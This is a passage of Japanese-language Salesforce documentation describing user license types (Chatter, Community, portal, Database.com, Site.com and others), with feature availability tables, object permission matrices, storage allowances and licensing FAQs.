外部 ID	組織のユーザベース外のユーザ (非従業員など) の Identity 機能を提供します。これらのユーザの保存および管理、認証方法 (ユーザ名とパスワード、シングルサインオン、Facebook、Google+、LinkedIn などからのソーシャルサインオン) の選択、セルフ登録の許可を行います。	**Enterprise** Edition、**Unlimited** Edition、**Performance** Edition、および **Developer** Edition **Developer** Edition を使用する新規の各組織には、5 個の無償の External Identity

ライセンスの種類	説明	使用可能なエディション
		ユーザライセンスが含まれます。
`Work.com` 限定ユーザ	Salesforce ライセンスは所有していないが、Work.com にアクセスする必要があるユーザ向けです。 メモ: Work.com を完全に機能させるには、Chatter を有効にする必要があります。	**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、**Performance** Edition、および **Developer** Edition

Force.com ユーザライセンスの種類

ライセンスの種類	説明	使用可能なエディション
`Salesforce Platform`	標準的な CRM 機能ではなく、カスタムアプリケーションへのアクセスを必要とするユーザ向けです。このユーザライセンスを所有するユーザは、自分の組織で開発されたカスタムアプリケーション、または Force.com AppExchange からインストールしたカスタムアプリケーションを使用できます。また、取引先、取引先責任者、レポート、ダッシュボード、ドキュメント、カスタムタブなど、中核的なプラットフォーム機能も使用できます。ただし、売上予測や商談などの標準タブやオブジェクトを含む一部のユーザ権限と標準アプリケーションが使用できません。このライセンスを持つユーザは、Connect Offline も使用できます。 メモ: このライセンスを持つユーザは、実行中のユーザに同じライセンスがある場合、ダッシュボードの表示のみを行えます。 Salesforce Platform ユーザライセンスを所有するユーザは、組織内のすべてのカスタムアプリケーションにアクセスできます。 Enterprise Edition、Unlimited Edition、および Performance Edition のユーザには、ライセンスごとに追加ストレージを提供します。 メモ: 記事を表示するには、ユーザのプロファイルに「ナレッジの参照を許可」権限が必要です。ただし、この権限はデフォルトプロファイルでオフになっています。ユーザのプロファイルに「ナレッジの参照を許可」権限を付与するには、コピーしたプロファイルでこの権限を有効にして、このコピーしたプロファイルをユーザに割り当てます。	**Enterprise** Edition、**Unlimited** Edition、**Performance** Edition、および **Developer** Edition

ライセンスの種類	説明	使用可能なエディション
Force.com - One App	メモ: 新しい顧客はこのライセンスを使用できません。 標準的な CRM 機能ではなく、1 つのカスタムアプリケーションへのアクセスを必要とするユーザ向けです。Force.com - One App ユーザには、Salesforce Platform ユーザと同じ権限が割り当てられ、さらに、カスタムタブに制限なくアクセスできます。ただし、カスタムアプリケーションの使用は 1 つに制限され (最大 10 個のカスタムオブジェクトとして定義)、取引先オブジェクトおよび取引先責任者オブジェクトに対する「参照のみ」アクセスに限られます。 メモ: このライセンスを持つユーザは、実行中のユーザに同じライセンスがある場合、ダッシュボードの表示のみを行えます。 Salesforce のエディションに関係なく、ライセンスごとに 20 MB のデータストレージと 100 MB のファイルストレージが追加提供されます。 メモ: 記事を表示するには、ユーザのプロファイルに「ナレッジの参照を許可」権限が必要です。ただし、この権限はデフォルトプロファイルでオフになっています。ユーザのプロファイルに「ナレッジの参照を許可」権限を付与するには、コピーしたプロファイルでこの権限を有効にして、このコピーしたプロファイルをユーザに割り当てます。	**Enterprise** Edition および **Unlimited** Edition
Force.com App Subscription	Force.com Light App または Force.com Enterprise App へのアクセス権をユーザに付与します。いずれも CRM 機能には含まれていません。 Force.com Light App には、最大で 10 個のカスタムオブジェクトと 10 個のカスタムタブおよび取引先と取引先責任者への「参照のみ」アクセス権が用意されています。また、オブジェクトレベルおよび項目レベルのセキュリティがサポートされています。Force.com Light App では、Bulk API またはストリーミング API は使用できません。 Force.com Enterprise App には、最大で 10 個のカスタムオブジェクトと 10 個のカスタムタブが用意されています。Force.com Enterprise App では、Force.com Light App の権限に加えて、レコードレベルの共有がサポートされており、Bulk API およびストリーミング API を使用できます。また、取引先および取引先責任者への「参照・更新」アクセス権があります。	**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition

ライセンスの種類	説明	使用可能なエディション
	メモ: このライセンスを持つユーザは、実行中のユーザに同じライセンスがある場合、ダッシュボードの表示のみを行えます。 Force.com App Subscription ライセンスごとに、Enterprise Edition の場合はユーザあたり 20 MB のデータストレージ、Unlimited Edition および Performance Edition の場合はユーザあたり 120 MB のデータストレージと、エディションに関係なく 2GB のファイルストレージが追加提供されます。 メモ: 記事を表示するには、ユーザのプロファイルに「ナレッジの参照を許可」権限が必要です。ただし、この権限はデフォルトプロファイルでオフになっています。ユーザのプロファイルに「ナレッジの参照を許可」権限を付与するには、コピーしたプロファイルでこの権限を有効にして、このコピーしたプロファイルをユーザに割り当てます。	
Company Community ユーザ	これは従業員コミュニティの内部ユーザライセンスです。カスタムタブ、Salesforce Files、Chatter (人、グループ、フィード)、および Site.com サイトを含むコミュニティにアクセスするユーザ向けです。 Company Community ユーザは、Salesforce ナレッジ記事への「参照のみ」アクセス権があります。また、次の操作も実行できます。 • 最大で 10 個のカスタムオブジェクトと 10 個のカスタムタブにアクセスする • コンテンツ、アイデア、納入商品、および Identity 機能を使用する • 活動、ToDo、カレンダー、および行動を使用する • 取引先、取引先責任者、ケース、ドキュメントにアクセスする	**Enterprise** Edition、**Unlimited** Edition、**Performance** Edition、および **Developer** Edition

関連トピック:

ユーザライセンス

Chatter ユーザライセンス

すべての標準 Salesforce ライセンスでは、組織の全員が Chatter に無料でアクセスできます。Salesforce ではまた、Chatter External、Chatter Free、および Chatter Only (Chatter Plus ともいう) という Chatter 固有のライセンスも提供しています。

エディション

使用可能なエディション: Salesforce Classic

Chatter External および Chatter Free ライセンスを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter Only (Chatter Plus とも呼ばれる) ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition

Chatter External

このライセンスは、会社のメールドメイン外のユーザ向けです。外部ユーザ(顧客ともいう)は、顧客を許可する Chatter グループに招待されます。顧客は、招待されたグループでのみ情報にアクセスでき、そのグループのユーザとのみ会話できます。Chatter オブジェクトやデータにはアクセスできません。

Chatter Free

Chatter Free ライセンスは、Salesforce ライセンスを所有していないが、Chatter にアクセスする必要があるユーザ向けです。これらのユーザは、ユーザ、プロファイル、グループ、およびファイルなどの Chatter の標準項目にアクセスできますが、Salesforce オブジェクトやデータにはアクセスできません。Chatter Free ユーザは、Chatter モデレータになることができます。

Chatter Free ユーザには、他の Salesforce ユーザのようにタブが表示されません。Chatter Free ユーザは、ページのサイドバーにあるリンクを使用して、フィード、ユーザ、グループ、およびファイルにアクセスします。

Salesforce システム管理者は、Chatter Free ライセンスを標準 Salesforce ライセンスまたは Chatter Only ライセンスにいつでもアップグレードできます。標準 Salesforce ライセンスまたは Chatter Only ライセンスを Chatter Free ライセンスに変換することはできません。

Chatter Only (Chatter Plus)

Chatter Only ライセンスは、Chatter Plus ライセンスともいいます。このラインセンスは、Salesforce ライセンスは所有していないが、Chatter の他に一部の Salesforce オブジェクトにアクセスする必要があるユーザ向けです。Chatter Plus ユーザは、Chatter モデレータになることができ、Chatter の標準のユーザ、プロファイル、グループ、およびファイルページにアクセスできます。また、次の操作も実行できます。

- Salesforce の取引先と取引先責任者を参照する
- Salesforce CRM Content、アイデア、およびアンサーを使用する
- ダッシュボードとレポートにアクセスする
- ワークフローを使用し、承認する
- カレンダーを使用して活動を作成および追跡する
- 最大 10 個のカスタムオブジェクトを表示および変更する
- レコードをグループに追加する

デフォルトで、Salesforce の標準オブジェクトのタブは Chatter Plus ユーザには非表示になっています。Chatter Plus ユーザがこれらのタブを使用できるようにする場合は、タブを表示します。Chatter Plus ユーザについての詳細は、*「Chatter およびよくある質問 (FAQ)」* を参照してください。

Chatter ライセンスの概要

次の表に、Chatter External、Chatter Free、および Chatter Only ライセンスで使用できる機能を示します。

機能	Chatter External (顧客が招待されたグループ内の項目およびユーザにアクセスが制限されています)	Chatter Free	Chatter Only (Chatter Plus)
Chatterデスクトップクライアント	✅	✅	✅
Salesforce1 モバイルアプリケーションの使用 (ダウンロード可能アプリケーションには「API の有効化」プロファイル権限が必要)	✅ ダウンロード可能アプリケーションのユーザは、[グループ] または [人] リストビューにアクセスできません。	✅	✅
フィード	✅	✅	✅
ファイル共有	✅	✅	✅
Files Connect			✅
グループ	✅	✅	✅
グループへの参加招待	✅ グループメンバーでもある顧客のみが、アクセス権を持つグループのChatterユーザを招待でき、Chatter外のユーザにアクセスできます。	✅	✅
プロファイル	✅	✅	✅
トピックとハッシュタグ	✅	✅	✅
非公開メッセージ	✅	✅	✅
グローバル検索	✅ 検索結果には、顧客がグループ経由でアクセスできる項目のみが含まれます。	✅	✅

機能	Chatter External (顧客が招待されたグループ内の項目およびユーザにアクセスが制限されています)	Chatter Free	Chatter Only (Chatter Plus)
カスタムオブジェクト			✅ 最大 10 個のカスタムオブジェクト
取引先と取引先責任者			✅ 参照のみ
カレンダーと行動			✅
コンテンツライブラリ			✅
アイデアとアンサー			✅
レポートとダッシュボード			✅
ToDo と活動			✅
ワークフローの使用と承認			✅

コミュニティユーザライセンス

外部ユーザの場合、カスタマーコミュニティ、カスタマーコミュニティプラス、およびパートナーコミュニティという 3 つのコミュニティライセンスかあります。従業員コミュニティ向けの従業員アプリケーションおよびコミュニティライセンスもあります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Enterprise** Edition

ライセンスについて

組織でコミュニティを使用するには、コミュニティライセンスが必要ですか?
はい、必要です。組織で初めてコミュニティを有効にするには、カスタマーコミュニティ、カスタマーコミュニティプラス、パートナーコミュニティ、従業員アプリケーションおよびコミュニティのライセンスのうち最低 1 つを組織で購入する必要があります。

メモ: 組織に従来のポータルライセンスがある場合は、コミュニティを使用するためにコミュニティライセンスを購入する必要はありません。

コミュニティライセンスはユーザとコミュニティのどちらに関連付けられますか?

コミュニティライセンスは、特定のコミュニティではなくユーザに関連付けられます。必要に応じて、これらのライセンスを持つユーザをコミュニティ間で移動できます。使用しないライセンスがある場合は、組織の任意のコミュニティでそれをユーザに割り当てることができます。

別の考え方もできます。コミュニティは飛行機のようなものです。各旅客はさまざまな種類のチケット(ライセンス)を持っており、そのためにアクセスのレベルが異なります。旅客はすべて同じ飛行機に乗っていますが、各旅客が経験することは、チケットの価格に基づいて多少異なります。

コミュニティライセンスのサポートに加えて、コミュニティは既存のカスタマーポータルライセンス、認証 Web サイトライセンス、パートナーポータルライセンスを含むすべての内部ライセンスおよびポータルライセンスをサポートしています。

従業員コミュニティでは、ライセンスはどのように使用されますか?

従業員アプリケーションおよびコミュニティ権限セットライセンスには、従業員アプリケーションおよびコミュニティライセンスによって提供されるものと同じ権限が含まれます。このアドオンライセンスを使用すると、既存の Salesforce Platform または Force.com App Subscription ライセンスを持つ従業員に従業員コミュニティへのアクセス権が付与されます。

従業員アプリケーションおよびコミュニティ ライセンスは、[設定] の [ユーザライセンス] 関連リストには「Company Community」と表示されます。

コミュニティライセンスと従来のポータルライセンスの違いは?

新しいコミュニティライセンスの従来のポータルライセンスとの相関関係、およびその主な使用事例について簡単に説明します。

重要: ポータルライセンスがあるユーザは、関連付けられているプロファイルや権限セットが追加されて組み込まれている限り、コミュニティにアクセスできます。新しいコミュニティライセンスを購入する必要はありません。

コミュニティライセンス名	最適な用途	同等のポータルライセンス
カスタマーコミュニティ	外部ユーザが多い、企業と消費者のコミュニティ	大規模カスタマーポータル、Service Cloud ポータル、認証サイトポータル
カスタマーコミュニティプラス	eコマースなど、サポート用で営業以外の状況に適した企業間コミュニティ	カスタマーポータル — エンタープライズ管理
パートナーコミュニティ	パートナーリレーションの管理など、販売データにアクセスする必要がある企業間コミュニティ	パートナー

次に簡単なディシジョンツリーを示します。コミュニティのニーズに合ったライセンスの種類の選択に役立ててください。

メモ: さまざまな種類のライセンスによってコミュニティにアクセスできます。コミュニティは、単一の種類のライセンスに制限されません。



月ごとのログインベースライセンスの詳細は?

次のコミュニティライセンスは、月ごとのログインベースライセンスとしても使用でき、その名前は次のとおりです。

コミュニティライセンス名	月ごとのログインベースライセンス名
カスタマーコミュニティ	カスタマーコミュニティログインライセンス
カスタマーコミュニティプラス	カスタマーコミュニティプラスログインライセンス
パートナーコミュニティ	パートナーコミュニティログインライセンス

月ごとのログインベースライセンスを使用すると、ユーザはコミュニティにサインインするときにログインを消費します。すでにログインしているユーザは、コミュニティを切り替えてもライセンスを消費しません。過剰なログイン回数は、月ごとではなく年末に計算されます。

ログインベースのコミュニティライセンスを持つユーザがSalesforce1を使用してコミュニティにアクセスすると、初回のログインまたはセッションのタイムアウト時にログインが消費されます。ログインベースのユーザがコミュニティに対して認証を行うたびにログイン数がカウントされます。Salesforce は LoginHistory テーブルからログイン数を計算します。ログインのタイムアウト期間は、最大 12 時間に設定できます。

コミュニティビルダーを使用するのに追加ライセンスは必要ですか?

コミュニティビルダーベースのテンプレートを使用している各コミュニティでは、コミュニティビルダーを使用して、カスタムのブランド情報入りページをコミュニティに追加できます。「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティのコミュニティビルダーへのサイト管理者のフルアクセス権が自動的に付与されます。

コミュニティにユーザ制限はありますか?

Salesforce組織では、最大50個のコミュニティを使用できます。有効なコミュニティ、無効なコミュニティ、およびプレビューコミュニティ (Force.com サイトを含む) がこの制限に対してカウントされます。

リリースの問題およびサービス品質の低下を回避するため、コミュニティ内のユーザ数が以下の制限を超えないようにすることをお勧めします。この制限を超えるユーザを必要とする場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。コミュニティが成長していてユーザ数を増やす必要がある場合には、ニーズを満たすために製品を拡張する方法について Salesforce のアカウント担当者にお問い合わせください。

コミュニティ種別	ユーザ数
パートナーまたはカスタマーコミュニティプラス	100 万人
カスタマー	10,000,000

認証されていないユーザは、コミュニティのライセンスでカウントされますか?

まったくカウントされません。認証されていないユーザやゲストユーザがコミュニティにアクセスしても、コミュニティのライセンスは使用されません。

ゲストユーザには、Salesforce のエディションに基づいた制限があります。過剰なログイン回数は年ごとに計算されます。コミュニティが拡大してゲストユーザのこの数を超える場合は、製品を拡張して需要を満たす方法について、Salesforce の担当者に問い合わせてください。

Salesforce Edition	ゲストユーザ数
Enterprise Edition	500,000/月
Unlimited Edition	1,000,000/月

ライセンスの詳細

次の表に、カスタマーコミュニティ、カスタマーコミュニティプラス、パートナーコミュニティ、または従業員アプリケーションおよびコミュニティライセンスを持つデフォルトユーザプロアイルが使用できる機能を示します。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
Salesforce の標準オブジェクト				
取引先と取引先責任者のリレーション[1]	✅	✅	✅	✅

[1] 取引先と取引先責任者のリレーションを表示または作成するには、取引先と取引先責任者の「参照」権限が必要です。取引先と取引先責任者のリレーションを編集または削除するには、取引先の「参照」権限および取引先責任者の「編集」権限が必要です。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
取引先	✅ 参照、編集[2]	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集、削除、すべてのデータの参照、すべてのデータの管理
納入商品	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集
キャンペーン			✅ 参照、作成、編集[3]	
ケース	✅ 参照、作成、編集[4]	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集、削除[5]
取引先責任者	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集、削除、すべてのデータの参照、すべてのデータの管理
契約	✅ 参照、作成、編集、削除	✅ 参照、作成、編集、削除	✅ 参照、作成、編集、削除	
ダッシュボード		✅ 参照のみ	✅ 参照のみ	✅ 参照のみ

[2] カスタマーコミュニティライセンスの場合は、共有セットを使用してアクセスを制御することもできます。

[3] パートナーコミュニティライセンスの場合、ユーザインターフェースでキャンペーンを参照、作成、編集するには、パートナーユーザにも「マーケティングユーザ」権限が必要です。この権限を持つパートナーユーザは、キャンペーンメンバーとしての取引先責任者またはリードの検索と追加、キャンペーンのレポートへのアクセス、キャンペーンの取引先責任者およびリードへの一括メール送信と一括割り当てを行うことができます。

[4] カスタマーコミュニティライセンスの場合、他のユーザの代わりにケースを作成することはできません。

[5] 従業員コミュニティでは、ケースによって社内の問題と従業員の問題を追跡できますが、顧客ケースにはこれを使用しないでください。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
ドキュメント	✅ 参照のみ	✅ 参照のみ	✅ 参照のみ	✅ 参照、作成、編集、削除、すべてのデータの参照、すべてのデータの管理
エンタイトルメント	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集	
行動とカレンダー			✅ 参照、作成、編集	
アイデア	✅ 参照、作成	✅ 参照、作成	✅ 参照、作成	✅ 参照、作成
リード			✅ 参照、作成、編集	
メモ&添付ファイル	✅ 例外が適用されます [6]	✅ 例外が適用されます [7]	✅	✅ 例外が適用されます [8]
商談			✅ 参照、作成、編集	

[6] カスタマーコミュニティライセンスの場合、ほとんどのオブジェクトでメモと添付ファイルへのアクセス権がデフォルトで有効になっています。取引先と取引先責任者のこのアクセス権は、組織の作成日によって異なります。カスタマーコミュニティライセンスを持つユーザが、取引先および取引先責任者のメモと添付ファイルにアクセスできない場合は、Salesforce にお問い合わせください。

[7] カスタマーコミュニティプラスライセンスの場合、添付ファイルはケースの [添付ファイル] 関連リストからのみ使用できます。メモと添付ファイルは、標準オブジェクトとカスタムオブジェクトの関連リストで参照できます。

[8] 従業員アプリケーションおよびコミュニティライセンスの場合、メモと添付ファイルは取引先、取引先責任者、ケースなどのレコードの [メモと添付ファイル] 関連リストで使用できます。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
注文[9]	✅ 参照、作成、編集、削除	✅ 参照、作成、編集、削除	✅ 参照、作成、編集、削除	
価格表	✅ 参照のみ	✅ 参照のみ	✅ 参照のみ	
商品	✅ 参照のみ	✅ 参照のみ	✅ 参照のみ	
見積			✅ 参照、作成、編集	
レポート[10]		✅ 作成および管理	✅ 作成および管理	✅ 作成および管理
サービス契約		✅ 参照、作成、編集	✅ 参照、作成、編集	
作業指示	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集	✅ 参照、作成、編集、削除
Salesforce の機能およびカスタムオブジェクト				

[9] 注文が有効になると、注文に対するすべてのオブジェクト権限、および商品と価格表への参照アクセス権が標準プロファイルに自動的に含まれます。外部ユーザが標準プロファイルに割り当てられており、これらのオブジェクト権限が外部ユーザに不適切な場合は、そのオブジェクト権限を含まないカスタムプロファイルを作成することを検討してください。

[10] カスタマーコミュニティプラス、従業員アプリケーションおよびコミュニティ、パートナーコミュニティライセンスの場合、レポートを作成および編集するには、ユーザにも「レポートの作成とカスタマイズ」、「レポートビルダー」、および「私のレポートを編集」権限が必要です。詳細は、「外部ユーザのレポート管理の設定 — レポートの作成と編集」を参照してください。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
追加ストレージ		メンバーあたり 2 MB (メンバーベースライセンス) メンバーあたり 1 MB (ログインベースライセンス)	メンバーあたり 5 MB (メンバーベースライセンス) メンバーあたり 1 MB (ログインベースライセンス)	ユーザごとに 20 MB (ユーザベースライセンス)[11]
Chatter (人、グループ、フィード、ファイル、非公開メッセージ) [12]	✅	✅	✅	✅
コンテンツ		✅ 参照と更新	✅ 参照と更新	✅ 参照、アップロード、管理
カスタムオブジェクト	✅ ライセンスあたりに 10 個のカスタムオブジェクト (管理パッケージ内のカスタムオブジェクトは、この制限にカウントされません)	✅ ライセンスあたりに 10 個のカスタムオブジェクト (管理パッケージ内のカスタムオブジェクトは、この制限にカウントされません)	✅ ライセンスあたりに 10 個のカスタムオブジェクト (管理パッケージ内のカスタムオブジェクトは、この制限にカウントされません)	✅ ライセンスあたりに 10 個のカスタムオブジェクト (管理パッケージ内のカスタムオブジェクトは、この制限にカウントされません)
代理管理者		✅	✅	
ナレッジ	✅ 参照のみ	✅ 参照のみ	✅ 参照のみ	✅ 参照のみ
ロールと共有		✅	✅	✅
Salesforce1 モバイルアプリケーション	✅	✅	✅	✅
メールの送信			✅	✅

[11] 従業員アプリケーションおよびコミュニティライセンスの場合、データストレージ制限はユーザライセンスあたり 20 MB、ファイルストレージ制限はユーザライセンスあたり 2 GB です。

[12] Salesforce Files Sync は、コミュニティでは使用できません。

	カスタマーコミュニティ	カスタマーコミュニティプラス	パートナーコミュニティ	従業員アプリケーションおよびコミュニティ
トークン				✓ 作成、参照、編集、削除
ワークフロー承認	✓[13]	✓	✓	

関連トピック:

- ユーザライセンス
- 認証 Web サイトユーザライセンス
- パートナーポータルユーザライセンス
- カスタマーポータルユーザライセンス
- データストレージとファイルストレージの制限

Database.com ユーザライセンス

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition

ユーザライセンス	説明	デフォルトの使用可能ライセンス数
Database.com システム管理者	Database.com を管理する必要のあるユーザ向け、または Database.com コンソールのポイント & クリックによって Database.com のスキーマやその他のメタデータを変更する必要のあるユーザ向けです。	Database.com Edition: 3
Database.com ユーザ	Database.com に保存されているデータへの Database.com アクセスが必要なユーザ向けです。	Database.com Edition: 3 Enterprise Edition、Unlimited Edition、および Database.com Edition: 0

[13] カスタマーコミュニティライセンス保有者は承認を申請できますが、承認するアクセス権はありません。

ユーザライセンス	説明	デフォルトの使用可能ライセンス数
		Database.com ユーザライセンスを取得するには、Database.com にお問い合わせください。
Database.com Light ユーザ	データへの Database.com アクセスのみが必要で、Database.com グループ (他のグループには属せない) に属し、ロールまたはキューに属する必要のないユーザ向けです。データへのアクセスは、組織の共有設定により決定されます。	Database.com Edition: 0 Enterprise Edition、Unlimited Edition、および Database.com Edition: 0 Database.com Light ユーザライセンスを取得するには、Database.com にお問い合わせください。

関連トピック:

- ユーザライセンス

Service Cloud ポータルユーザライセンス

Service Cloud ポータルユーザには、大規模カスタマーポータルライセンスがあります。このライセンスでは、Service Cloud ポータルへの無制限のログインを取引先責任者に与えて、カスタマーサポート情報にアクセスできるようにします。このライセンスを所有するユーザは、権限の設定に応じて、取引先、納入商品、ケース、取引先責任者、カスタムオブジェクト、ドキュメント、アイデア、質問にアクセスできます。

Overage High Volume Customer Portal ライセンスは、ユーザに無制限のログインが許可されないことを除き、大規模カスタマーポータルライセンスと同じです。組織で有効化できるカスタマーポータルライセンス数についての詳細は、Salesforce までお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

この表では、Service Cloud ポータルユーザに割り当てることのできる権限を示します。

	作成	参照	更新	削除
取引先		✅	✅	

	作成	参照	更新	削除
納入商品	✓	✓	✓	
ケース	✓	✓	✓	
取引先責任者	✓	✓	✓	
カスタムオブジェクト	✓	✓	✓	✓
ドキュメント		✓		
アイデア	✓	✓		
ナレッジ		✓		
価格表		✓		
商品		✓		
質問と回答	✓	✓		
解決方法		✓		
作業指示	✓	✓	✓	

関連トピック:

- ユーザライセンス

サイトおよび Site.com ユーザライセンス

サイトユーザおよび Site.com ユーザには、ゲストユーザまたは Site.com のみユーザライセンスが有効です。

エディション

使用可能なエディション: Salesforce Classic

エディション要件は、ユーザライセンスの種類によって異なります。

ゲストユーザ	Site.com または Force.com サイトにアクセスする一般ユーザ向けです。コミュニティが有効になっている場合、これらのユーザはコミュニティの公開ページにもアクセスできます。サイト訪問者は、有効な公開サイトで公開された情報にアクセスできます。各ゲストユーザライセンスについては、組織用のサイトを1つ開発できます。 Site.com については、**Developer** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition のそれぞれに無制限のゲストユーザライセンスが付いています。 Force.com サイトについては、**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition に 25 個のゲストユーザライセンスが付いています。**Developer** Edition には、ゲストユーザライセンスが 1 つ付いています。

メモ:

- Force.com サイト用のゲストユーザライセンスを追加購入することはできません。
- 認証 Web サイトの大規模ポータルユーザライセンスは、Force.com サイト使用するために設計されています。大規模向けに設計されているため、Force.com サイトで使用するための効率的なオプションです。

`Site.com` のみ	Site.com にアクセスする必要があるが、標準の CRM 機能にはアクセスする必要のない **Performance** Edition、**Unlimited** Edition、および **Enterprise** Edition のユーザ向けです。Site.com 限定ユーザには、Force.com One App と同じ権限が割り当てられます。それに加えて、コンテンツアプリケーションにアクセスできます。ただし、取引先と取引先責任者オブジェクトへのアクセス権はありません。ユーザは無制限にカスタムタブにアクセスできますが、カスタムアプリケーションの使用は 1 つに制限され、カスタムオブジェクトは 20 個までに制限されます。 各 Site.com 限定ユーザには、Site.com にアクセスするための Site.com Contributor または Site.com Publisher 機能ライセンスが必要です。

関連トピック:

ユーザライセンス

認証 Web サイトユーザライセンス

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Platform ポータルユーザには、Force.com サイトで使用するための認証 Web サイトライセンスがあります。このライセンスでは、指定のサイトユーザに、プラットフォームポータルへの無制限のログインを許可して、カスタマーサポート情報にアクセスできるようにします。

Overage Authenticated Website ライセンスは、ユーザに無制限のログインが許可されないことを除き、認証 Web サイトライセンスと同じです。

メモ: 注文が有効になると、注文に対するすべてのオブジェクト権限、および商品と価格表への参照アクセス権が標準プロファイルに自動的に含まれます。外部ユーザが標準プロファイルに割り当てられており、これらのオブジェクト権限が外部ユーザに不適切な場合は、そのオブジェクト権限を含まないカスタムプロファイルを作成することを検討してください。

この表では、認証 Web サイトユーザに付与できる権限を示します。

	作成	参照	更新	削除
契約	✅	✅	✅	✅
ドキュメント		✅		
アイデア	✅	✅		
ナレッジ		✅		

	作成	参照	更新	削除
注文	✅	✅	✅	✅
価格表		✅		
商品		✅		
カスタムオブジェクト	✅	✅	✅	✅

関連トピック:

ユーザライセンス

カスタマーポータルユーザライセンス

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタマーポータルサイトのユーザにはカスタマーポータルマネージャの標準ライセンスがあります。

メモ: Summer '13 から、このライセンスは、カスタマーポータルがすでに存在する組織でのみ使用できます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、「コミュニティユーザライセンス」 (ページ 549)を参照してください。

取引先責任者がカスタマーポータルにログインしてカスタマーサポートを管理できるようにします。カスタマーポータルマネージャ標準ライセンスを所有するユーザを、カスタマーポータルユーザプロファイル、またはカスタマーポータルユーザプロファイルからコピーしてカスタマイズしたプロファイルと関連付けることができます。この標準プロファイルにより、ユーザは自分が直接所有するデータおよびカスタマーポータルのロール階層で下位にあるユーザが所有するか共有しているデータの参照と編集が実行できるようになります。また、［取引先責任者名］項目に一覧表示されているケースの参照と編集も実行できるようになります。

カスタマーポータルマネージャ標準ライセンスを所有するユーザは、次の操作を実行できます。

- 取引先責任者、価格表、および商品を表示する。
- 取引先とケースを表示および編集する。
- 納入商品を作成および編集する
- カスタムオブジェクトを作成、参照、編集、および削除する。
- 権限に応じて、カスタムオブジェクトにアクセスする。
- 「ポータルスーパーユーザ」権限が与えられる。
- Salesforce CRM Content 機能ライセンスまたは適切な権限を持つ場合に Salesforce CRM Content にアクセスする。

Overage Customer Portal Manager 標準ライセンスは、ユーザのログインが月あたり 1 回に制限されることを除き、カスタマーポータルマネージャ標準ライセンスと同じです。

メモ: 注文が有効になると、注文に対するすべてのオブジェクト権限、および商品と価格表への参照アクセス権が標準プロファイルに自動的に含まれます。外部ユーザが標準プロファイルに割り当てられてお

り、これらのオブジェクト権限が外部ユーザに不適切な場合は、そのオブジェクト権限を含まないカスタムプロファイルを作成することを検討してください。

この表では、カスタマーポータルユーザに付与できる権限を示します。

	作成	参照	更新	削除
取引先		✅	✅	
納入商品	✅	✅	✅	
ケース	✅	✅	✅	
取引先責任者		✅		
契約	✅	✅	✅	✅
カスタムオブジェクト	✅	✅	✅	✅
ドキュメント		✅		
アイデア	✅	✅	✅	
ナレッジ		✅		
注文	✅	✅	✅	✅
価格表		✅		
商品		✅		
レポートおよびダッシュボード[1]	✅	✅	✅	✅
ソリューション		✅		
質問と回答	✅	✅		

メモ:

- [1]コミュニティでレポートを作成および編集するには、ユーザに「レポートの作成とカスタマイズ」、「レポートビルダー」、および「私のレポートを編集」権限も必要です。これらの権限があれば、ユーザがコミュニティでレポートを作成および編集できますが、ポータルではできません。デフォルトで、レポートおよびダッシュボードは参照のみです。詳細は、「外部ユーザのレポート管理の設定 — レポートの作成と編集」を参照してください。

関連トピック:

ユーザライセンス

カスタマーポータル — エンタープライズ管理ユーザライセンス

カスタマーポータル — エンタープライズ管理ユーザには、カスタマーポータルマネージャカスタムライセンスがあります。このライセンスでは、Salesforce カスタマーポータルへの無制限のログインを取引先責任者に許可して、カスタマーサポート情報を管理できるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 から、このライセンスは、カスタマーポータルがすでに存在する組織でのみ使用できます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、「コミュニティユーザライセンス」 (ページ 549)を参照してください。

カスタマーポータルマネージャカスタムライセンスを所有するユーザは、カスタマーポータルユーザプロファイルまたはカスタマーポータルユーザプロファイルからコピーしカスタマイズしたプロファイルと関連付けることができます。これにより、ユーザは自分が直接所有するデータの参照と編集、および［取引先責任者名］項目に一覧表示されているケースの参照、作成および編集ができるようになります。

また、このライセンスを持つユーザは次の操作を実行できます。

- 取引先、納入商品、およびケースを作成、参照、または更新する。
